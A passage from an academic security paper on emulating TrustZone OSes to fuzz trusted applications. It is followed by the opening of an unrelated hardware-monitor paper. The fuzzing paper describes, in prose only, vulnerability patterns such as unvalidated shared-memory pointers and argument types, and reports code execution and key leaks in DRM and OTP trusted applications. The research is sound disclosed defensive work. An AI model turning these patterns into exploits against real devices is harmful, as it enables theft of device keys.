Table 6: Crash classification. [note a]The "Other" availability type captures cases where attacker control of pointer or buffer length was insufficient to be exploitable, or if data read could not be leaked back through shared memory.

rameters related to the crash were, and classified them according to the descriptions in Table 6 as affecting TA confidentiality, integrity, or availability. In general, with vendors increasingly opening up access to the secure world to Android apps [25, 57], this could mean that a malicious Android app could potentially crash or exploit these TAs.

First, the impact of unavailability of a TA depends on whether each normal-world client gets its own instance of the TA or not. In QSEE, all normal-world clients share the same TA: the QSEE Linux kernel TEE driver does not launch a TA if one with the same name is already running [37]. In Kinibi, OP-TEE, and TEEGRIS, whether a single instance of a TA exists or not is controlled by property flags[8]. In the single-instance case, the impact of unavailability is potentially high: a client crashing a TA makes it unavailable to all other clients. For example, a malicious Android app with access to the secure world could crash a TA responsible for user authentication, thus locking users out of their phones [64]. Whether null-pointer dereferences are exploitable depends on what is mapped at low virtual TA addresses. None of the TAs that crashed had such mappings, however, so we classified them as availability issues.

Second, confidentiality and integrity issues can be exploited to leak or corrupt sensitive TA data depending on TA functionality. They can also be used as a step in privilege escalation to the TZOS [7]. We believe that most, if not all, of the crashes we found in these classes are exploitable. We were able to demonstrate three scenarios. First, we could get arbitrary code execution in a TA that controls access to the replay-protected memory block (RPMB) [3], which is persistent storage that increments a counter in hardware during writes to protect against replay attacks. Security-critical values stored here, such as minimum-allowed TA versions, are thus compromised. Second, we were able to leak arbitrary data from a digital-rights management (DRM) TA, thus compromising its keys. Third, we were able to compromise a one-time password TA, again leaking its keys. One of the arbitrary pointer dereference vulnerabilities we found was also found in parallel by another researcher, who developed an exploit to demonstrate arbitrary TA code execution [8]. Except this vulnerability, all other issues we found are previously unknown to the best of our knowledge.

We identified three patterns of developer mistakes specific to TrustZone development that caused several of these vulnerabilities. Further, two of these are specific to the TZOS APIs used. Such patterns highlight the need for TrustZone-specific and TZOS-API-specific developer education.

Assumptions of Normal-World Call Sequence. To minimize service time, TAs split work into small units; each unit has a sub-command that clients can call in sequence to achieve a bigger task. Thus, TAs are usually stateful: a typical session starts with an initialization call followed by other requests, and finally a close session call. TAs should not make any assumptions about the order of these calls, since a compromised normal world may issue these calls in any order. However, we found several TAs assumed a particular call sequence, resulting in using undefined data when a call was made out of sequence. While we only found null-pointer dereferences, confidentiality or integrity compromise is also possible.

Unvalidated Pointers from Normal World. Secure-world TAs communicate with normal-world client applications (CAs) using shared memory. In general, the normal-world CA does not know where such shared memory is mapped in the TA's virtual address space. However, Kinibi returns the virtual address of the base of this shared memory in the TA's address space to the CA [52], whereas QSEE identity-maps the shared memory. In both cases, the CA knows the virtual address of the shared memory in the TA's address space. The CA then constructs pointers to specific data in the shared memory that the TA can use. The TA developer should validate that these pointers refer only to addresses in shared memory before using them. However, we found such validation missing in some TAs. Thus, a normal-world CA can construct an arbitrary pointer into the TA's private data, call the TA, and have the TA either corrupt or leak this data depending on the call's functionality. While this issue is caused by developers missing the required security checks, and does not indicate a weakness in the TZOS itself, we found that this issue is more common in Kinibi TAs than QSEE TAs. This is perhaps because Kinibi requires such pointer construction to shared memory by design, whereas QSEE does not. This issue did not apply to either OP-TEE or TEEGRIS because they mapped shared memory buffers at a random virtual address, and because the GlobalPlatform TEE Client API they implement do not provide for shared memory pointers between the CA and TA.

Unvalidated Types. The GlobalPlatform TEE Client API [20], however, required a different check that was missing in some TAs. This API allows CAs to specify the type

[8]The GlobalPlatform TEE Internal API has a property (`gpd.ta.singleInstance` [21]) that specifies whether a TA should be single instance.

and content of four arguments for a command to a TA. The type can broadly be either a value or a buffer. We found that some TAs using these APIs implicitly assumed the types of arguments sent by the CAs. Thus, they interpreted a buffer address as a value, or worse yet, dereferenced a value. This results in vulnerabilities similar to those caused by unvalidated pointers from the normal world. We found instances of these that resulted in both confidentiality and integrity compromise.

9.2.1 Reproducibility and False Positives

We classify a TA crash as a false positive if it is not reproducible on a device. The general cause for false positives is a lack of fidelity in emulation of hardware or software components that TA interacts with. The only software component the TA interacts with is the TZOS, but this is unlikely to be a source of false positives since we reuse the original TZOS binary. Therefore, the most likely cause for false positives is insufficient hardware emulation. However, we found that only a few TAs interact with hardware and usually do not crash even if such hardware is unavailable, and thus PARTEMU's results have a high chance of being reproducible.

Our results are consistent with this intuition. We had devices corresponding to 24 out of the 48 unique crashes we found, and we were able to reproduce all 24 crashes on these devices. This included two TAs that accessed specialized hardware that we did not emulate. Out of the remaining crashes, only three other TAs accessed specialized hardware. If we conservatively assume that these three crashes are false positives, PARTEMU would have a true positive rate of 45/48 (93%), which we believe is sufficiently high to be useful.

9.3 Use Case: Fuzz Testing TZOS

Our second target for fuzz testing was the SMC API exported by the TZOS. We performed SMC API tests on one of our four target TZOSes - QSEE v4.0. Our aim was not to compare the security of TZOSes, but to show the utility of PARTEMU for TZOS testing: the reason we chose QSEE was because of its relatively simple and synchronous SMC calling convention [37]. In general, the normal world OS calls SMCs to request services from the secure monitor, TZOS, or TAs. This API is similar to the system call API: the caller specifies an SMC number and several arguments in registers.

The TZOS should protect itself from a compromised normal world that issues arbitrary SMCs. Consistent with this threat model, we used normal world driver programs to fuzz test the QSEE SMC API. The driver program gets the fuzz testing input from AFL, transforms these into SMC arguments, and sends the SMC. Crashes are detected if QEMU raises an abort. An additional challenge with APIs is that argument types can either be values or buffers. We use a part of the AFL input to determine argument types.

In total, AFL identified 124 distinct SMCs, and found crashes in 3 SMCs. These crashes only affected TZOS availability, and thus have limited security impact. However, interestingly, all these crashes tested QSEE code paths that would not normally be exercised on a real device, but those that could be triggered by an attacker who compromises the normal world. We discuss two cases below.

Normal-World Checks. One crash we found in QSEE that was independently fixed was an invalid pointer dereference triggered when the normal world requested the TZOS to load a TA that was already loaded. Interestingly, we found that this particular QSEE path was "shielded" by normal-world checks: QSEE's Linux kernel TEE driver [37], before sending a request to QSEE to load a TA, checked with QSEE if the TA was already loaded. If it was, the TEE driver did not send a request to load the TA at all. An attacker who compromises the Linux kernel itself, however, would not be restricted by this check, and could trigger this code path.

Assumptions of Normal-World Call Sequence. Another crash we found in QSEE was an uninitialized pointer dereference. This pointer was initialized by another SMC call that the Linux kernel on the device normally issued during boot. However, a compromised normal world would skip this SMC altogether, thus triggering this vulnerability. On a device, such a condition would normally not be triggered because the initialization would already have happened during boot.

10 Related Work

Closely related to our work are approaches that attempt to run real-world software in an emulator for dynamic analysis. Avatar [59], PROSPECT [28], Charm [49], and Surrogates [31] all attempt to enable dynamic analysis by running the target in a virtualized or emulated environment and forwarding accesses to real hardware. While Avatar, PROSPECT, and Surrogates target embedded device firmware, Charm targets Linux kernel device drivers running on mobile systems such as Android. These approaches work when the hardware exposes ways to interact with it, such as JTAG serial port, or USB. However, as we have seen, neither does TrustZone hardware exposes such interfaces, nor is it possible to run a software proxy for such hardware access in the TrustZone because of code signing.

Other approaches such as Costin *et al.* [15] and FIRMADYNE [11] attempt to emulate hardware to test embedded firmware. Hardware emulation was possible in these cases because the hardware was well-documented or standard. We study how to emulate the hardware required to run real-world TrustZone OSes, which is often non-standard and without documentation. Further, we show that it is possible to skip emulation of extremely complicated hardware by emulating other software components instead.

Firmware re-hosting [23] is the process of migrating firmware from its original hardware environment into a virtual environment. Pretender [23] attempts automated firmware

re-hosting by generating hardware models using machine learning on runtime traces. P^{2}IM [19] uses manually-defined hardware register patterns and generates hardware models automatically on-the-fly by fitting different registers to these patterns at runtime. While these systems were tested on microcontrollers that are much simpler than our environment, they show the potential for automation of much of our work.

Concurrently with our work, Komaromy developed TEEMU [30], an emulator to run TAs for <t-base, an older version of the Kinibi TZOS. In contrast to our work, TEEMU does not re-host the <t-base TZOS itself. Instead, TEEMU emulates the TZOS by manually re-implementing specific <t-base system calls. This limits TEEMU to testing <t-base TAs that use only those system calls, and does not allow testing the <t-base TZOS itself. Furthermore, reproducibility is dependent on the fidelity of re-implementation of the TZOS system calls. Similar limitations apply to the OpenTEE [33, 35] project, which is a virtual TZOS implementing the GlobalPlatform TEE API [21]. In contrast, PARTEMU supports full-system emulation by re-hosting unmodified TA and TZOS binaries, allowing holistic testing of TrustZone and making it significantly more likely that any issues found are reproducible on a real device.

PARTEMU enables using advances in dynamic analysis on real-world TrustZone software. Thus far, the main technique to analyze real-world TrustZone software has been static binary reverse-engineering of TAs and the TZOS [7, 8]. Dynamic analysis for TrustZone software has been limited to blind fuzzing [6] and emulation of particular parts of TrustZone [30]. PARTEMU enables dynamic analysis techniques such as feedback-driven fuzz testing [9, 12, 40, 61], symbolic and concolic execution [10, 13, 48], taint analysis [14, 17, 58], and debugging for real-world TrustZone software.

11 Discussion and Future Work

Dealing with Stateful TAs. On a random sample of 10 TAs, AFL had basic-block coverage varying from 0.2% to 45.6% with a median of 17.7%. We found that a major limiting factor for coverage was TA state: we noticed that several TAs had internal finite state machines and therefore required a sequence of multiple inputs to drive them to interesting states (e.g., connected, authorized, processing). Our driver currently sends a single message to a newly forked TA instance each time so that AFL does not have issues with stability (Section 8.1). Therefore, we cannot get past state checks, which require a sequence of inputs. We plan to handle TA state in future work. Even with such limited coverage, however, as we have seen, PARTEMU was able to find several non-trivial real-world vulnerabilities.

Hardware Roots of Trust. PARTEMU does not emulate hardware roots of trust. An example is the factory-installed per-device private key signed by the Samsung CA [42] and used for remote attestation. Thus, code paths in TAs that depend on remote attestation succeeding may not work. For example, Samsung Pay uses remote attestation for credit card enrollment; we cannot successfully enroll a credit card using a Samsung Pay TA [44] running on PARTEMU because we do not have access to the attestation key that would be present on a real device. While such TAs that depend on a valid root of trust require other techniques to test, they are few in number, and PARTEMU is able to test the vast majority of TAs.

Performance. Since we ran PARTEMU on an x86 machine, we could not take advantage of ARMv8 hardware virtualization [16]. AFL ran at around 10-25 executions per second for QSEE, OP-TEE, and TEEGRIS, while our performance optimizations for Kinibi (Section 8.3) enabled 125 executions per second. While even this was sufficient to find several non-trivial vulnerabilities, we believe PARTEMU would be even more useful if it could run faster. To this end, we plan to explore running PARTEMU directly on ARMv8 hardware.

12 Conclusion

In this work, we addressed the problem of the lack of dynamic analysis for real-world TrustZone software by building an emulator that runs four widespread, real-world, TZOSes - QSEE, Kinibi, TEEGRIS, and OP-TEE. We studied the software and hardware emulation effort required to run these TZOSes. We found that emulating the required hardware and software dependencies was feasible. We implemented our emulation on PARTEMU, enabling dynamic analysis of real-world TZOSes. We showed PARTEMU's utility by finding 48 previously-unknown vulnerabilities across 194 TAs from 12 different Android smartphone vendors and an IoT vendor. We identified patterns of developer mistakes unique to TrustZone development that cause some of these vulnerabilities, highlighting the need for TrustZone-specific developer education. This work shows that dynamic analysis of real-world TrustZone software using emulation is both feasible and beneficial.

Disclosure

We have notified each vendor of any relevant findings and are working with their security teams to address the issues.

13 Acknowledgements

We thank Stephen McLaughlin for automating parts of our analysis and interpreting results. We thank our anonymous reviewers for their suggestions that helped significantly improve the presentation and scope of this work. We thank Peng Ning, Kunal Patel, Laurent Simon, Luke Deshotels, and Stephen McLaughlin for helpful discussions and suggestions during various stages of this work.

References

[1] Apple. iOS Security. https://www.apple.com/business/site/docs/iOS_Security_Guide.pdf.

[2] ARM. ARM TrustZone. http://www.arm.com/products/processors/technologies/trustzone/index.php.

[3] J. S. S. T. Association. Embedded Multimedia Card eMMC. http://www.jedec.org/standards-documents/results/JESD84-A.

[4] A. M. Azab, P. Ning, J. Shah, Q. Chen, R. Bhutkar, G. Ganesh, J. Ma, and W. Shen. Hypervision across worlds: Real-time kernel protection from the arm trustzone secure world. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, 2014.

[5] F. Bellard. QEMU, a Fast and Portable Dynamic Translator. In *Proceedings of the Annual Conference on USENIX Annual Technical Conference*, 2005.

[6] G. Beniamini. FuzzZone. https://github.com/laginimaineb/fuzz_zone/tree/master/FuzzZone.

[7] G. Beniamini. TrustZone Kernel Privilege Escalation. http://bits-please.blogspot.com/2016/06/trustzone-kernel-privilege-escalation.html.

[8] D. Berard. Kinibi TEE: Trusted Application exploitation. https://www.synacktiv.com/posts/exploit/kinibi-tee-trusted-application-exploitation.html.

[9] M. Böhme, V.-T. Pham, and A. Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[10] C. Cadar, D. Dunbar, and D. Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation*, 2008.

[11] D. D. Chen, M. Woo, D. Brumley, and M. Egele. Towards automated dynamic analysis for linux-based embedded firmware. In *NDSS*, 2016.

[12] P. Chen and H. Chen. Angora: Efficient Fuzzing by Principled Search. In *2018 IEEE Symposium on Security and Privacy (SP)*, 2018.

[13] V. Chipounov, V. Kuznetsov, and G. Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *Proceedings of the Sixteenth International Conference on Architectural Support for Programming Languages and Operating Systems*, 2011.

[14] J. Clause, W. Li, and A. Orso. Dytan: A generic dynamic taint analysis framework. In *Proceedings of the 2007 International Symposium on Software Testing and Analysis*, 2007.

[15] A. Costin, A. Zarras, and A. Francillon. Automated dynamic firmware analysis at scale: A case study on embedded web interfaces. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, 2016.

[16] C. Dall and J. Nieh. Kvm/arm: The design and implementation of the linux arm hypervisor. In *In Proceedings of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems*, 2014.

[17] B. Dolan-Gavitt, J. Hodosh, P. Hulin, T. Leek, and R. Whelan. Repeatable Reverse Engineering with PANDA. In *Proceedings of the 5th Program Protection and Reverse Engineering Workshop, PPREW*, 2015.

[18] J.-E. Ekberg. Trusted Execution Environments (and Android). https://usmile.at/sites/default/files/androidsecuritysymposium/presentations2015/Ekberg_AndroidAndTrustedExecutionEnvironments.pdf.

[19] B. Feng, A. Mera, and L. Lu. P^{2}IM: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *Proceedings of the 29th USENIX Security Symposium*, 2020.

[20] GlobalPlatform. TEE Client API Specification v1.0. https://globalplatform.org/specs-library/tee-client-api-specification/.

[21] GlobalPlatform. TEE Internal Core API Specification v1.2.1. https://globalplatform.org/specs-library/tee-internal-core-api-specification/.

[22] I. GlobalPlatform. GP TEE Certificate: TEEgris 2.5 on MT6737T. https://globalplatform.org/wp-content/uploads/2018/03/GP-TEE-2017_01_Certificate_MediaTek_GP170002_20171027_Gil.pdf.

[23] E. Gustafson, M. Muench, C. Spensky, N. Redini, A. Machiry, Y. Fratantonio, D. Balzarotti, A. Francillon, Y. R. Choe, C. Kruegel, and G. Vigna. Toward the analysis of embedded firmware through automated rehosting. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*, 2019.

[24] J. Hertz and T. Newsham. AFL/QEMU fuzzing with full-system emulation. https://github.com/nccgroup/TriforceAFL.

[25] IETF. The Open Trust Protocol (OTrP). https://www.ietf.org/archive/id/draft-pei-opentrustprotocol-06.txt.

[26] JEDEC. e.MMC v5.1A. https://www.jedec.org/standards-documents/technology-focus-areas/flash-memory-ssds-ufs-emmc/e-mmc.

[27] JEDEC. Universal Flash Storage (UFS) 3.0. https://www.jedec.org/standards-documents/focus/flash/universal-flash-storage-ufs.

[28] M. Kammerstetter, C. Platzer, and W. Kastner. Prospect: peripheral proxying supported embedded code testing. In *9th ACM Symposium on Information, Computer and Communications Security, ASIA CCS '14, Kyoto, Japan - June 03 - 06, 2014*, 2014.

[29] L. Kernel. LK embedded kernel. https://github.com/littlekernel/lk.

[30] D. Komaromy. Unbox Your Phone - Exploring and Breaking Samsung's TrustZone Sandboxes. http://www.ekoparty.org/charla.php?id=756.

[31] K. Koscher, T. Kohno, and D. Molnar. SURROGATES: enabling near-real-time dynamic analyses of embedded systems. In *9th USENIX Workshop on Offensive Technologies, WOOT '15, Washington, DC, USA, August 10-11, 2015.*, 2015.

[32] Linux. Qualcomm Secure Memory Manager binding. https://github.com/torvalds/linux/blob/master/Documentation/devicetree/bindings/soc/qcom/qcom,smem.txt.

[33] B. McGillion, T. Dettenborn, T. Nyman, and N. Asokan. Open-TEE – an open virtual trusted execution environment. Technical report, Aalto University, 2015.

[34] OP-TEE. Open Portable Trusted Execution Environment - OP-TEE. https://www.op-tee.org/.

[35] Open-TEE. Open-TEE. https://open-tee.github.io/.

[36] R. Padhye, C. Lemieux, K. Sen, L. Simon, and H. Vijayakumar. FuzzFactory: Domain-Specific Fuzzing with Waypoints. *Proceedings of the ACM on Programming Languages*, 3(OOPSLA), Oct. 2019.

[37] Qualcomm Android TEE Driver. https://android.googlesource.com/platform/hardware/qcom/keymaster/+/master/QSEEComAPI.h.

[38] Qualcomm. Qualcomm Security for Mobile Computing. https://www.qualcomm.com/solutions/mobile-computing/features/security.

[39] Qualcomm. Secure Boot and Image Authentication. https://www.qualcomm.com/media/documents/files/secure-boot-and-image-authentication-technical-overview-v2-0.pdf.

[40] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos. VUzzer: Application-aware Evolutionary Fuzzing. In *24th Annual Network and Distributed System Security Symposium, NDSS*, 2017.

[41] Samsung. Knox Platform for Enterprise White Paper. https://docs.samsungknox.com/whitepapers/knox-platform/samsung-knox.htm.

[42] Samsung. Knox Platform Security. https://developer.samsung.com/tech-insights/knox/platform-security.

[43] Samsung. Samsung TEEGRIS. https://developer.samsung.com/teegris.

[44] Samsung. Secured Communication with the Payment Networks. https://developer.samsung.com/tech-insights/pay/secured-communication-with-the-payment-networks.

[45] D. Shen. Attacking your "Trusted Core" Exploiting TrustZone on Android. https://www.blackhat.com/docs/us-15/materials/us-15-Shen-Attacking-Your-Trusted-Core-Exploiting-Trustzone-On-Android-wp.pdf.

[46] A. Software. Trusted Firmware-A. https://github.com/ARM-software/arm-trusted-firmware.

[47] I. Standard. IEEE Standard Test Access Port and Boundary-Scan Architecture 1149.1-1990. https://ieeexplore.ieee.org/document/938734, 1990.

[48] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *23rd Annual Network and Distributed System Security Symposium, NDSS*, 2016.

[49] S. M. S. Talebi, H. Tavakoli, H. Zhang, Z. Zhang, A. A. Sani, and Z. Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *Proceedings of the 27th USENIX Security Symposium*, 2018.

[50] A. Tarasikov. Reverse Engineering Samsung Exynos. http://allsoftwaresucks.blogspot.com/2019/05/reverse-engineering-samsung-exynos-9820.html.

[51] threatpost.com. Android Qualcomm Vulnerability Impacts 60 Percent of Devices. https://threatpost.com/android-qualcomm-vulnerability-impacts-60-percent-of-devices/118191/, Visited Aug 2019.

[52] Trustonic. Android Driver for the Trustonic Trusted Execution Environment. https://github.com/TrustonicNwd/tee-mobicore-driver.kernel.

[53] Trustonic. Android user space components for the Trustonic Trusted Execution Environment. https://github.com/TrustonicNwd/tee-mobicore-driver.daemon.

[54] Trustonic. Device Coverage: Trustonic Embeds Hardware Security in 9 of the Top 10 Android OEMs. https://www.trustonic.com/trustonic-device-coverage, Visited Aug 2019.

[55] Trustonic. Internet of Things. https://www.trustonic.com/markets/iot/.

[56] Trustonic. Trustonic Application Protection. https://www.trustonic.com/solutions/trustonic-application-protection-tap/.

[57] Trustonic. Trustonic Secured Platforms. https://www.trustonic.com/solutions/trustonic-secured-platforms-tsp/.

[58] H. Yin, D. Song, M. Egele, C. Kruegel, and E. Kirda. Panorama: Capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, 2007.

[59] J. Zaddach, L. Bruno, A. Francillon, and D. Balzarotti. AVATAR: A framework to support dynamic security analysis of embedded systems' firmwares. In *21st Annual Network and Distributed System Security Symposium, NDSS 2014, San Diego, California, USA, February 23-26, 2014*, 2014.

[60] M. Zalewski. AFL: Understanding the Status Screen. http://lcamtuf.coredump.cx/afl/status_screen.txt.

[61] M. Zalewski. American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/.

[62] zdnet.com. Security flaw lets attackers recover private keys from Qualcomm chips. https://www.zdnet.com/article/security-flaw-lets-attackers-recover-private-keys-from-qualcomm-chips/, Visited Aug 2019.

[63] H. Zhang, D. She, and Z. Qian. Android root and its providers: A double-edged sword. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, 2015.

[64] H. Zhang, D. She, and Z. Qian. Android ion hazard: The curse of customizable memory management system. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

A Appendix

A.1 Selecting Components to Emulate

Table 7 shows whether we choose to emulate or reuse each component that the TZOS depends on, based on the criteria in Table 1.

A.2 SLOC for Emulated Components

Table 8 quantifies our implementation effort using source lines of code for core PARTEMU and each emulated component.

TZOS	Component *C*	*C* – TZOS Coupling	*C* – Other Coupling	Source Avail?	Encrypted?	Decision
QSEE	Bootloader	Loose	Tight	Partial	No	Emulate
	Secure Monitor	Tight	Loose	Closed	No	Reuse
	TEE Driver	Loose	Loose	Open	No	Emulate[note b]
	TEE Userspace	N/A	N/A	Closed	No	Exclude
Kinibi	Bootloader	Loose	Tight	Partial	No	Emulate
	Secure Monitor	Loose	Tight	Partial	No	Emulate
	TEE Driver	Tight	Loose	Open	No	Reuse
	TEE Userspace	Loose	Tight	Open	No	Emulate
TEEGRIS	Bootloader	Loose	Tight	Partial	No	Emulate
	Secure Monitor	Loose	Tight	Partial	Yes	Emulate
	TEE Driver	Tight	Loose	Open	No	Reuse
	TEE Userspace	Loose	Tight	Closed	No	Emulate
OP-TEE	Bootloader	Loose	Tight	Partial	No	Emulate
	Secure Monitor	Tight	Loose	Closed	No	Reuse
	TEE Driver	Loose	Loose	Open	No	Emulate[note b]
	TEE Userspace	N/A	N/A	Closed	No	Exclude
TAs[note a]	-	-	-	-	Reuse	
TZOSes[note a]	-	-	-	-	Reuse	
Hardware	-	-	-	-	Emulate	

Table 7: Showing components chosen for emulation or reuse for QSEE, Kinibi, TEEGRIS, and OP-TEE.
[note a]Since the TZOS and TAs are the target components we want to analyze, we have to reuse the original binaries.
[note b]We believe both reusing or emulating the TEE drivers in these cases are practically feasible.

Category	Component	New or Modification to Existing Code?	SLOC Added or Modified
PARTEMU	QEMU (PARTEMU run management API)	New	1060
	PARTEMU AFL plugin	New	846
	PARTEMU LLVM run plugin	New	147
QSEE	QEMU (hardware emulation)	New	4642
	Bootloader	New	1636
	TEE driver+AFL driver	New	1379
Kinibi	QEMU (hardware emulation)	New	551
	Secure Monitor	Existing [46]	781
	TEE userspace	Existing [53]	49
	AFL driver	New	656
TEEGRIS	QEMU (hardware emulation)	New	551
	Secure Monitor	Existing [53]	677
	TEE userspace	New	435
	AFL driver	New	542
OP-TEE	QEMU (hardware emulation)	New	310
	Bootloader	New	2[note a]
	AFL driver	New	266
Total	-	-	**14530**

Table 8: Table with lines of code added or modified for each emulated component. SLOC was calculated using `sloccount`.
[note a]OP-TEE only required the bootloader to set up two registers, which we did using two assembly instructions.

PHMon: A Programmable Hardware Monitor and Its Security Use Cases



Leila Delshadtehrani, Sadullah Canakci, Boyou Zhou, Schuyler Eldridge, Ajay Joshi, and Manuel Egele

Department of Electrical and Computer Engineering, Boston University

{delshad, scanakci, bobzhou, schuye, joshi, megele}@bu.edu

Abstract

There has been a resurgent trend in the industry to enforce a variety of security policies in hardware. The current trend for developing dedicated hardware security extensions is an imperfect, lengthy, and costly process. In contrast to this trend, a flexible hardware monitor can efficiently enforce and enhance a variety of security policies as security threats evolve. Existing hardware monitors typically suffer from one (or more) of the following drawbacks: a restricted set of monitoring actions, considerable performance and power overheads, or an invasive design. In this paper, we propose a minimally-invasive and efficient implementation of a Programmable Hardware Monitor (PHMon) with expressive monitoring rules and flexible fine-grained actions. PHMon can enforce a variety of security policies and can also assist with detecting software bugs and security vulnerabilities.

Our prototype of PHMon on an FPGA includes the hardware monitor and its interface with a RISC-V Rocket processor as well as a complete Linux software stack. We demonstrate the versatility of PHMon and its ease of adoption through *four* different use cases: a shadow stack, a hardware-accelerated fuzzing engine, an information leak prevention mechanism, and a hardware-accelerated debugger. Our prototype implementation of PHMon incurs 0.9% performance overhead on average, while the hardware-accelerated fuzzing engine improves fuzzing performance on average by 16× over the state-of-the art software-based implementation. Our ASIC implementation of PHMon only incurs a 5% power overhead and a 13.5% area overhead.

1 Introduction

In recent years, there has been a growing demand to enforce security policies in hardware with the goal of reducing the performance overhead of their software-level counterparts. As a response to this growing demand, leading processor companies have introduced several security extensions. A successful hardware-based enforcement of security policies, such as the NX (non-executable) bit, provides an efficient permanent security solution. The processor companies have also established secure and isolated execution environments such as Intel Trusted Execution Technology (TXT) [64], Intel Software Guard Extensions (SGX) [3], ARM TrustZone [62], and AMD Secure Virtual Machine (SVM) [61]. Additionally, Intel has introduced Memory Protection Extensions (MPX) [65] and Control-Flow Enforcement Technology (CET) [67] to enforce security policies.

Unfortunately, the current trend to develop dedicated hardware security extensions suffers from several drawbacks. Implementing new security extensions in a new generation of processors is a lengthy and costly process (which can take up to several years and millions of dollars). Additionally, the implemented extensions apply **fixed** security policies. Since these fixed security policies are built in silicon, any problems in the design or implementation of these policies requires a fix in the next generation of the processors. For example, Intel introduced MPX as a hardware-assisted extension to provide spatial memory safety by adding new instructions and registers to assist with software-based bounds checking. Software-based techniques, such as Safe-C (1994) [6] and SoftBound (2009) [53], existed several years before Intel MPX was announced in 2013 and introduced commercially in late 2015. Unexpectedly, Intel MPX incurs a considerable performance overhead (up to 4× slow down in the worst case [55]) and its supporting infrastructure cannot compile/run 3-10% of legacy programs [55]. Due to various Intel MPX problems, GCC, LLVM, and Linux discontinued their support for MPX [42, 43]. Additionally, MPX does not protect the stack against Return-Oriented Programming (ROP) attacks. Hence, in 2016, Intel announced a new security technology specification, called Control-Flow Enforcement Technology (CET), for full stack protection.

The above Intel MPX example shows the lengthy and imperfect process of implementing fixed hardware security extensions. As a result, these extensions cannot evolve with the same pace as security threats. In contrast to the current trend in the industry to develop rigid hardware security extensions,

a **flexible** hardware implementation can enforce and enhance a variety of security policies as security threats evolve. Such a flexible hardware implementation provides a *realistic* environment (a hardware prototype with full software stack) to evaluate the security policies before a manufacturer enforces a policy as a dedicated feature in hardware.

A flexible hardware to enforce security policies can be designed in the form of a hardware-assisted runtime monitor. To characterize a general runtime monitor, we present an *event-action* model. In this model, we define the runtime monitoring by a set of *events*, where each event is defined by a finite set of monitoring rules, followed by a finite sequence of *actions*. This definition does not restrict events/actions to high-level (e.g., accessing a file) or low-level (e.g., execution of an instruction) events/actions. Accordingly, runtime monitoring consists of three main steps: 1) collecting runtime execution information, 2) evaluating the finite set of monitoring rules on the collected information to detect events, and 3) performing a finite sequence of follow-up actions. Intuitively, a monitoring system that allows the user to define generic rules, events, and actions is more widely applicable than a system that restricts the expressiveness of these aspects. Such a monitoring system can be used in a wide range of applications, including, but not limited to, enforcing security policies, debugging, and runtime optimization.

A reference monitor [4, 70] is a well-known concept, which defines the requirements for enforcing security policies. A reference monitor observes the execution of a process and halts or confines the process execution when the process is about to violate a specified security policy. The reference monitor observation can happen at different abstraction levels, e.g., OS kernel, hardware, or inline. We can describe a reference monitor using our *event-action* monitoring model, where the events are specified by security policies and the sequence of actions is limited to halting/confining the process execution. An *event-action* monitoring model has a broader scope and is not restricted to specifying reference monitors for enforcing security policies.

Software-only runtime monitoring techniques can enforce the *event–action* monitoring model with virtually no restriction. However, these software techniques are not suited for *always on* monitoring and prevention mechanisms due to their considerable performance overhead (2.5× to 10× [47, 60] caused by the dynamic translation process of Dynamic Binary Instrumentation (DBI) tools). Hardware-assisted monitoring techniques reduce this significant overhead [26, 28, 89]. Nonetheless, they commonly restrict the expressiveness of the *event–action* monitoring model. Some of the hardware-assisted monitoring techniques are designed for a specific monitoring use case, e.g., Bounds Checking (BC) [15, 27, 32, 51, 52], data-race detection [89], and Dynamic Information Flow Tracking (DIFT) [18, 19, 78, 81]. Other techniques provide some flexibility [10, 11, 25, 26, 28] and can be applied to a range of use cases including BC, DIFT, and Control Flow Integrity (CFI). We refer to these flexible techniques as Flexible Hardware Monitors (FHMons). However, the existing FHMons suffer from three common limitations:

1. Most existing FHMon techniques (e.g., [25, 26, 28]) extend each memory address and register with a tag. These techniques provide a set of actions only for *tag propagation* and raising an *exception* (handled by software), which restricts the expressiveness of their actions. Overall, this limits their deployment beyond tag-based memory corruption prevention. In principle, we can consider the tag-based FHMons as hardware reference monitors to enforce memory protection policies.

2. Some FHMon techniques [11, 12, 46] rely on a separate general-purpose core to perform generic monitoring actions. These techniques incur large overheads (in terms of performance, power, and area) despite leveraging filtering and hardware-acceleration strategies.

3. Some FHMons require invasive modifications to the processor design (e.g., [16, 28, 76]). This limits the feasibility of FHMon adoption in commercial processors as well as the composition of FHMon.

Overall, the existing hardware-assisted monitoring techniques only implement a restricted subset of an ideal *event–action* monitoring model. Hence, they suffer from limited applicability. To address the aforementioned limitations and expand the set of monitoring rules and follow-up actions, we propose a minimally-invasive and low-overhead implementation of a Programmable Hardware Monitor (PHMon).

